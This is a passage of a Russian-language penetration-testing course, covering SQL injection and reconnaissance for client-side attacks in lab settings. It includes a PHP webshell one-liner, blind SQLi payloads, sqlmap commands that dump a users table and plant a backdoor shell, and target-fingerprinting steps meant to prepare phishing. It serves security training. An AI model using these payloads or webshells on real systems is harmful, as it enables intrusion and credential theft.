
Записанный PHP code file приводит к следующему:

```
<? system($_REQUEST['cmd']); ?>
```

Листинг 30 - PHP reverse shell


PHP-функция *system* будет разбирать любой statement, включенный в параметр *cmd*, поступающий из клиентского HTTP REQUEST, тем самым работая как web-interactive command shell.

Если попробовать использовать приведенный выше payload внутри поля *Lookup* endpoint `search.php`, мы получим следующую ошибку:



К счастью, эта ошибка связана с некорректным return type и не должна влиять на запись webshell на диск.

Для подтверждения можно обратиться к недавно созданному webshell внутри папки **tmp** вместе с командой **id**.



Отлично! Webshell работает как ожидается, поскольку output команды *id* возвращается нам через web browser. Мы обнаружили, что выполняем команды как пользователь *www-data*, identity, обычно связанная с веб-серверами в системе Linuxs.

Теперь, когда мы понимаем, как использовать SQLi для ручного получения выполнение команд, узнаем, как автоматизировать процесс специальными инструментами.

Процесс SQL injection, которому мы следовали, можно автоматизировать с помощью нескольких инструментов, предустановленных в Kali Linux. В частности, sqlmap может выявлять и эксплуатировать SQL injection vulnerabilities против различных database engines.

Запустим **sqlmap** на нашем sample веб-приложение. Мы зададим URL для сканирования с `-u` и укажем параметр для тестирования с помощью `-p`:

```
kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user

        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.6.4#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
[*] starting @ 02:14:54 PM /2022-05-16/

[14:14:54] [INFO] resuming back-end DBMS 'mysql'
[14:14:54] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.16:80/login1.php?msg=2'. Do you want to follow? [Y/n]
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=fbf1f5fa5fc...a7266cba36'). Do
    you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=1' AND (SELECT 1582 FROM (SELECT(SLEEP(5)))dTzB) AND 'hiPB'='hiPB
---
[14:14:57] [INFO] the back-end DBMS is MySQL
операционная система веб-сервера: Linux Debian
веб-приложение technology: PHP, PHP 7.3.33, Apache 2.4.52
back-end DBMS: MySQL >= 5.0.12
[14:14:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.
    16'

[*] ending @ 02:14:57 PM /2022-05-16/
```

Листинг 31 - Запуск sqlmap для быстрого поиска SQL injection points

Мы передали весь URL после спецификатора *-u* вместе с параметром *?user*, установленным в фиктивное значение. После запуска можно нажать I для опций по умолчанию. Затем sqlmap возвращает подтверждение, что мы имеем дело с *time-based blind* SQL-инъекцией, и предоставляет дополнительную информацию для фингерпринтинга, такую как операционная система веб-сервера, технологический стек веб-приложения и серверная база данных.

Хотя приведенная выше команда подтвердила, что target URL уязвим к SQLi, можно расширить tradecraft, используя sqlmap для dump database table и кражи user credentials.

Хотя sqlmap - отличный инструмент для автоматизации SQLi attacks, он почти не обеспечивает stealth. Из-за большого объема трафика sqlmap не следует использовать как инструмент первого выбора в заданиях, где требуется оставаться незаметным.

Чтобы выгрузить всю базу данных, включая учетные данные пользователей, можно запустить ту же команду, что и ранее, с параметром `--dump`.

```
kali@kali:~$ sqlmap -u http://192.168.50.19/blindsqli.php?user=1 -p user --dump
...

[*] starting @ 02:23:49 PM /2022-05-16/

[14:23:49] [INFO] resuming back-end DBMS 'mysql'
[14:23:49] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.50.16:80/login1.php?msg=2'. Do you want to follow? [Y/n]
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=b7c9c962b85...c6c7205dd1'). Do
    you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=1' AND (SELECT 1582 FROM (SELECT(SLEEP(5)))dTzB) AND 'hiPB'='hiPB
---
[14:23:52] [INFO] the back-end DBMS is MySQL
операционная система веб-сервера: Linux Debian
веб-приложение technology: PHP, Apache 2.4.52, PHP 7.3.33
back-end DBMS: MySQL >= 5.0.12
[14:23:52] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate
    table(s) entries
[14:23:52] [INFO] fetching current database
[02:23:52 PM] [WARNING] time-based comparison requires larger statistical model, please wait.................
    .......... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[14:25:26] [WARNING] it is very important to not stress the network connection during usage of time-based
    payloads to prevent potential disruptions
[14:25:26] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)

[14:25:47] [INFO] adjusting time delay to 2 seconds due to good response times
offsec
[14:27:01] [INFO] fetching tables for database: 'offsec'
[14:27:01] [INFO] fetching number of tables for database 'offsec'

[02:27:01 PM] [INFO] retrieved: 2
[02:27:11 PM] [INFO] retrieved: customers
[02:29:25 PM] [INFO] retrieved: users
[14:30:38] [INFO] fetching columns for table 'users' in database 'offsec'
[02:30:38 PM] [INFO] retrieved: 4
[02:30:44 PM] [INFO] retrieved: id
[02:31:14 PM] [INFO] retrieved: username
[02:33:02 PM] [INFO] retrieved: password
[02:35:09 PM] [INFO] retrieved: description
[14:37:56] [INFO] fetching entries for table 'users' in database 'offsec'
[14:37:56] [INFO] fetching number of entries for table 'users' in database 'offsec'
[02:37:56 PM] [INFO] retrieved: 4
[02:38:02 PM] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.........
    ..................... (done)
[14:38:24] [INFO] adjusting time delay to 1 second due to good response times
this is the admin
[02:40:54 PM] [INFO] retrieved: 1
[02:41:02 PM] [INFO] retrieved: 21232f297a57a5a743894a0e4a801fc3
[02:46:34 PM] [INFO] retrieved: admin
[02:47:15 PM] [INFO] retrieved: try harder
[02:48:44 PM] [INFO] retrieved: 2
[02:48:54 PM] [INFO] retrieved: f9664ea1803311b35f

...
```

Листинг 32 - Запуск sqlmap для dump таблицы учетных данных Users

Так как мы имеем дело с blind time-based SQLi vulnerability, процесс получения всей database table довольно медленный, но в итоге нам удается получить hashed credentials всех пользователей.

Еще одна ключевая функция sqlmap - параметр *--os-shell*, который предоставляет полноценную интерактивную shell.

Из-за обычно высокой latency time-based blind SQLi не идеальны при взаимодействии с shell, поэтому используем первый пример UNION-based SQLi.

Сначала нужно перехватить POST-запрос через Burp и сохранить его как локальный text file на Kali VM.

```
POST /search.php HTTP/1.1
Host: 192.168.50.19
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Origin: http://192.168.50.19
Connection: close
Referer: http://192.168.50.19/search.php
Cookie: PHPSESSID=vchu1sfs34oosl52l7pb1kag7d
Upgrade-Insecure-Requests: 1

item=test
```

Листинг 33 - Перехват POST-запрос с Burp

Далее можно вызвать **sqlmap** с параметром `-r`, используя файл с POST-запрос как argument. Также нужно указать sqlmap, какой параметр уязвим, в нашем случае *item*. Наконец, включим `--os-shell` вместе с custom writable folder, которую нашли ранее.

```
kali@kali:~$ sqlmap -r post.txt -p item  --os-shell  --web-root "/var/www/html/tmp"
...
[*] starting @ 02:20:47 PM /2022-05-19/

[14:20:47] [INFO] parsing HTTP request from 'post'
[14:20:47] [INFO] resuming back-end DBMS 'mysql'
[14:20:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: item (POST)
...
---
[14:20:48] [INFO] the back-end DBMS is MySQL
операционная система веб-сервера: Linux Ubuntu
веб-приложение technology: Apache 2.4.52
back-end DBMS: MySQL >= 5.6
[14:20:48] [INFO] going to use a web backdoor for командная строка
[14:20:48] [INFO] fingerprinting the back-end DBMS операционная система
[14:20:48] [INFO] the back-end DBMS операционная система is Linux
which веб-приложение language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
[14:20:49] [INFO] using '/var/www/html/tmp' as web server document root
[14:20:49] [INFO] retrieved web server absolute paths: '/var/www/html/search.php'
[14:20:49] [INFO] trying to upload the file stager on '/var/www/html/tmp/' via LIMIT 'LINES TERMINATED BY'
    method
[14:20:50] [WARNING] unable to upload the file stager on '/var/www/html/tmp/'
[14:20:50] [INFO] trying to upload the file stager on '/var/www/html/tmp/' via UNION method
[14:20:50] [WARNING] expect junk characters inside the file as a leftover from UNION query
[14:20:50] [INFO] the remote file '/var/www/html/tmp/tmpuqgek.php' is larger (713 B) than the local file '/
```

```
    tmp/sqlmapxkydllxb82218/tmp3d64iosz' (709B)
[14:20:51] [INFO] the file stager has been successfully uploaded on '/var/www/html/tmp/' - http://192.168.50.
    19:80/tmp/tmpuqgek.php
[14:20:51] [INFO] the backdoor has been successfully uploaded on '/var/www/html/tmp/' - http://192.168.50.19:
    80/tmp/tmpbetmz.php
[14:20:51] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER

os-shell> id
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'

os-shell> pwd
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: '/var/www/html/tmp'
```

Листинг 34 - Запуск sqlmap с os-shell

После подтверждения уязвимости sqlmap спрашивает, на каком языке написано веб-приложение, в данном случае PHP. Затем sqlmap загружает webshell в указанную web folder и возвращает интерактивную shell, из которой можно выполнять обычные system commands.

1. Подключитесь к MSSQL VM 1 и включите *xp_cmdshell*, как показано в этом модуле. Какая параметр конфигурации MSSQL должна быть включена перед тем, как можно включить *xp_cmdshell*?
2. Подключитесь к MySQL VM 2 и повторите шаги, показанные в этом разделе, чтобы вручную эксплуатировать UNION-based SQLi. После получения webshell соберите flag, который расположен в той же папке **tmp**.
3. Подключитесь к MySQL VM 3 и автоматизируйте обнаружение SQL injection через sqlmap, как показано в этом разделе. Затем dump таблицу *users*, злоупотребив time-based blind SQLi, и найдите flag, который хранится в одной из записей таблицы.
4. **Итоговая лабораторная работа**: перечислите виртуальную машину №1 из упражнений модуля и эксплуатируйте уязвимость SQLi, чтобы получить флаг.
5. **Итоговая лабораторная работа**: перечислите виртуальную машину №2 из упражнений модуля и эксплуатируйте уязвимость SQLi, чтобы получить флаг.
6. **Итоговая лабораторная работа**: перечислите виртуальную машину №3 из упражнений модуля и эксплуатируйте уязвимость SQLi, чтобы получить флаг.
7. **Итоговая лабораторная работа**: перечислите виртуальную машину №4 из упражнений модуля и эксплуатируйте уязвимость SQLi, чтобы получить флаг.

10.4. Завершение

В этом модуле мы сосредоточились на выявлении и перечислении SQL injection vulnerabilities. Мы исследовали разные payloads, которые можно использовать для злоупотребления этими уязвимостями веб-приложений, и узнали, как вручную добиться code execution. Наконец, мы научились автоматизировать всю цепочки атаки с помощью sqlmap.

11. Client-side атаки

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Reconnaissance цели
• Эксплуатация Microsoft Office
• Злоупотребление Windows Library Files

В тестах на проникновение клиент может поставить нам задачу прорвать периметр предприятия и получить initial точку опоры внутри сети. В традиционной модели атаки мы бы перечисляли доступные машины клиента и пытались эксплуатировать их сервисы. Однако, согласно отчету1 *Verizon*,2 преодоление периметра путем эксплуатации технических уязвимостей становится все более редким и сложным. В отчете указано, что *Phishing* является вторым по величине вектор атаки, используемым для взлома периметра, уступая только атакам на credentials.

Phishing часто использует client-side attacks. Этот тип атаки работает путем доставки вредоносных файлов напрямую пользователям. После того как они выполняют эти файлы на своей машине, мы можем получить точку опоры во внутренней сети. Client-side attacks часто эксплуатируют слабости или функции локального программного обеспечения и приложений, таких как браузеры, компоненты операционной системы или office programs. Чтобы выполнить вредоносный код в системе клиента, нам часто приходится убеждать, обманывать или вводить целевого пользователя в заблуждение.

Эта концепция обмана важна для нас как для тестировщиков на проникновение. Она поднимает вопрос: *кого* именно мы обманываем Кого мы пытаемся убедить Client-side атаки дают нам возможность задуматься об уязвимостях, предубеждениях и хрупкости, присущих *людям*, а не только компьютерам или сетям. Это означает, что для того, чтобы стать максимально эффективными атакующими, нам нужно не только владеть техническими навыками вроде системного администрирования и сетей, но и развивать знания о человеческой психологии, корпоративной культуре и социальных нормах.

Когда мы используем client-side attacks в тестах на проникновение, необходимо также учитывать моральный аспект нацеливания на пользователей. Наша цель должна состоять не только в получении code execution на их системе, но и в том, чтобы не переходить этические или юридические границы, такие как шантаж сотрудников или impersonating police.

Поскольку машина клиента во внутренней корпоративной сети обычно не является напрямую доступной системой и часто не предоставляет сервисов, доступных извне, такой вектор атаки сложно смягчить, и он особенно коварен. Подобные атаки стимулировали внедрение новых защитных парадигм.

Client-side attacks часто используют конкретные delivery mechanisms и combinations payload, включая email attachments или ссылки на вредоносные websites или files. Мы могли бы использовать и более продвинутые delivery mechanisms, такие как *USB Dropping* или *watering hole attacks*.

Независимо от выбранного delivery mechanism, нам часто нужно доставить payload цели в non-routable внутренней сети, поскольку client systems редко exposed externally.

Доставлять payloads по email стало все сложнее из-за spam filters, firewalls и других security technologies, которые сканируют emails на links и attachments.

При выборе вектор атаки и payload сначала нужно выполнить reconnaissance, чтобы определить операционная система цели, а также установленные applications. Это критически важный первый шаг, поскольку наш payload должен соответствовать возможностям цели. Например, если цель работает под Windows, можно использовать разные client-side attacks, такие как вредоносный

JScript code, выполняемый через *Windows Script Host*,7 или shortcut files *.lnk*, указывающие на вредоносные resources. Если у цели установлен Microsoft Office, можно использовать documents со встроенными вредоносными macros.

В этом модуле мы узнаем, как выполнять reconnaissance против цели, пройдем сценарии эксплуатации с вредоносными Microsoft Office documents и используем *Windows Library files*.

(Verizon, 2022), verizon.com

(Verizon, 2022), verizon.com

(Microsoft Support, 2022), support.microsoft.com

(Tripwire, 2016), tripwire.com

(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2021), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

(ForensicsWiki, 2021), web.archive.org

(Windows Documentation, 2021), docs.microsoft.com

11.1. Reconnaissance цели

Этот учебный блок охватывает следующие учебные цели:

• Собирать информацию для подготовки client-side attacks
• Использовать client fingerprinting для получения информации

Перед выполнением клиентской атаки критически важно определить потенциальных пользователей для атаки и собрать как можно больше подробной информации об их операционной системе и установленном прикладном ПО. Это помогает повысить шансы успешной атаки. Мы можем определить таких пользователей, просматривая сайт компании и находя контактные точки, или использовать техники пассивного сбора информации для поиска сотрудников в социальных сетях.

В отличие от традиционной сетевой разведки, выполняемой против целевой системы, у нас часто нет прямого соединения с целью client-side-атаки. Вместо этого нужно использовать более индивидуальный и творческий подход.

В этом учебном блоке мы рассмотрим эти уникальные техники сбора информации и обсудим векторы социальной инженерии, предназначенные для эффективного перечисления деталей целевой системы.

В этом разделе мы обсудим различные методы перечисления установленного ПО цели без взаимодействия с целевой машиной. Эти техники лучше всего подходят для ситуаций, когда у нас нет возможности взаимодействовать с целью. Поскольку мы не взаимодействуем с целью, мы не предупредим системы мониторинга и не оставим forensic traces нашего запроса.

Один подход состоит в проверке *metadata tags* публично доступных документов, связанных с целевой организацией. Хотя эти данные можно очистить вручную, часто этого не делают. Эти теги, сгруппированные по *tag groups*,2 могут включать разнообразную информацию о документе, включая автора, дату создания, имя и версию ПО, использованного для создания документа, операционную систему клиента и многое другое.

В некоторых случаях эта информация явно хранится в метаданных, а в некоторых выводится косвенно, но в любом случае она может быть весьма раскрывающей и помогает построить точный профиль ПО, установленного на клиентах в целевой организации. Нужно помнить, что находки могут быть устаревшими, если мы изучаем старые документы. Кроме того, разные филиалы организации могут использовать немного различающееся ПО.

Хотя это "hands-off" подход к сбору данных, его trade-off в том, что мы можем не собрать accurate information. Тем не менее подход viable и effective.

Рассмотрим несколько sample documents, чтобы продемонстрировать metadata analysis.

Мы используем некоторые техники, изученные в модуле Information Gathering. Например, можно использовать Google dork **site:example.com filetype:pdf**, чтобы найти PDF-файлы на веб-странице цели. Если мы хотим нацелиться на конкретный branch или location, можно добавить эту информацию через keywords, чтобы сузить результаты.

Если мы хотим взаимодействовать с целевым веб-сайтом, можно также использовать инструменты вроде *gobuster* с параметром `-x` для поиска конкретных расширений файлов на целевом веб-сайте. Это шумно и создаст записи журналов на цели. Также можно просто просматривать целевой сайт в поисках другой конкретной информации, полезной в client-side attack, но в этом разделе мы не будем углубляться в эту тему.

Потренируемся искать и извлекать documents с сайта *Mountain Vegetables*. Откроем Firefox и перейдем на `http://192.168.50.197`.





Рисунок 1 показывает landing page сайта. Текст на сайте сообщает, что сайт сейчас находится в разработке. Прокручивая страницу и наводя курсор на кнопки, мы находим ссылку для скачивания brochure.



После нажатия *CURRENT* Firefox открывает document в новой вкладке, где мы можем его скачать.

Чтобы отобразить metadata любого *supported file*,4 можно использовать *exiftool*. Передадим arguments `-a` для отображения duplicated tags и `-u` для отображения unknown tags вместе с filename **brochure.pdf**:

```
kali@kali:~$ cd Downloads

kali@kali:~/Downloads$ exiftool -a -u brochure.pdf
ExifTool Version Number         : 12.41
File Name                       : brochure.pdf
Directory                       : .
File Size                       : 303 KiB
File Modification Date/Time     : 2022:04:27 03:27:39-04:00
File Access Date/Time           : 2022:04:28 07:56:58-04:00
File Inode Change Date/Time     : 2022:04:28 07:56:58-04:00
File Permissions                : -rw-------
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.7
Linearized                      : No
Page Count                      : 4
Language                        : en-US
Tagged PDF                      : Yes
XMP Toolkit                     : Image::ExifTool 12.41
Creator                         : Stanley Yelnats
Title                           : Mountain Vegetables
Author                          : Stanley Yelnats
Producer                        : Microsoft® PowerPoint® for Microsoft 365
Create Date                     : 2022:04:27 07:34:01+02:00
Creator Tool                    : Microsoft® PowerPoint® for Microsoft 365
Modify Date                     : 2022:04:27 07:34:01+02:00
Document ID                     : uuid:B6ED3771-D165-4BD4-99C9-A15FA9C3A3CF
Instance ID                     : uuid:B6ED3771-D165-4BD4-99C9-A15FA9C3A3CF
Title                           : Mountain Vegetables
Author                          : Stanley Yelnats
Create Date                     : 2022:04:27 07:34:01+02:00
Modify Date                     : 2022:04:27 07:34:01+02:00
Producer                        : Microsoft® PowerPoint® for Microsoft 365
Creator                         : Stanley Yelnats
```

Листинг 1 - Отображение metadata для brochure.pdf

Это сгенерировало много вывода. Для нас самая важная информация включает дату создания файла, дату последнего изменения, имя автора, операционную систему и приложение, использованное для создания файла.

Секции *Create Date* и *Modify Date* раскрывают относительный возраст document. С учетом того, что эти dates относительно недавние на момент написания, мы можем с высоким доверием считать это хорошим источником metadata.

Секция *Author* раскрывает имя internal employee. Мы могли бы использовать знание об этом человеке, чтобы лучше установить trust relationship, casually mentioning его имя в targeted email или phone conversation. Это особенно полезно, если author имеет относительно небольшой public profile.

Вывод также раскрывает, что PDF был создан с помощью Microsoft PowerPoint for Microsoft 365. Это критически важная информация для планирования client-side attack, поскольку теперь мы знаем, что цель использует Microsoft Office, и, так как ни в одном metadata tag нет упоминания "macOS" или "for Mac", весьма вероятно, что для создания document использовалась Windows.

Теперь мы можем использовать client-side вектор атакиs от Windows system components до вредоносных Office documents.

(Exiftool, 2022), exiftool.org

(Exiftool, 2022), https://exiftool.org/#Tag Groups

(Github, 2021), github.com

(Exiftool, 2022), exiftool.org

(Exiftool, 2022), exiftool.org

1. Скачайте **old.pdf** с сайта *Mountain Vegetables* на VM #1, нажав кнопку **OLD**. Используйте *exiftool*, чтобы просмотреть metadata файла. Введите значение tag *Author*.
2. Запустите VM #2 и используйте *gobuster* для bruteforce содержимого web server. Укажите "pdf" как filetype и найдите document, отличный от **old.pdf** и **brochure.pdf**. После определения файла скачайте его и извлеките flag из metadata.

В этом разделе мы обсудим *Client Fingerprinting*, также известный как *Device Fingerprinting*,1 для получения информации об операционная система и browser цели в non-routable внутренней сети. Например, нам может быть поручено получить initial точку опоры в сети цели в рамках теста на проникновение. Предположим, ранее мы извлекли email-адрес перспективной цели с помощью инструмента *theHarvester*. В качестве client-side attack можно использовать *HTML Application* (HTA)3, прикрепленное к email, чтобы выполнить код в контексте Internet Explorer и в некоторой степени Microsoft Edge. Это очень популярный вектор атаки для получения initial точку опоры в сети цели, используемый многими субъекты угроз и *ransomware groups*.


Перед этим нужно подтвердить, что цель работает под Windows и что Internet Explorer или Microsoft Edge включены.

Мы используем *Canarytokens*,5 бесплатный web service, который генерирует ссылку со встроенным token, которую мы отправим цели. Когда цель откроет ссылку в browser, мы получим информацию о ее browser, IP-адрес и операционная система. С этой информацией можно подтвердить, что цель работает под Windows, и проверить, стоит ли пытаться выполнить HTA client-side attack.

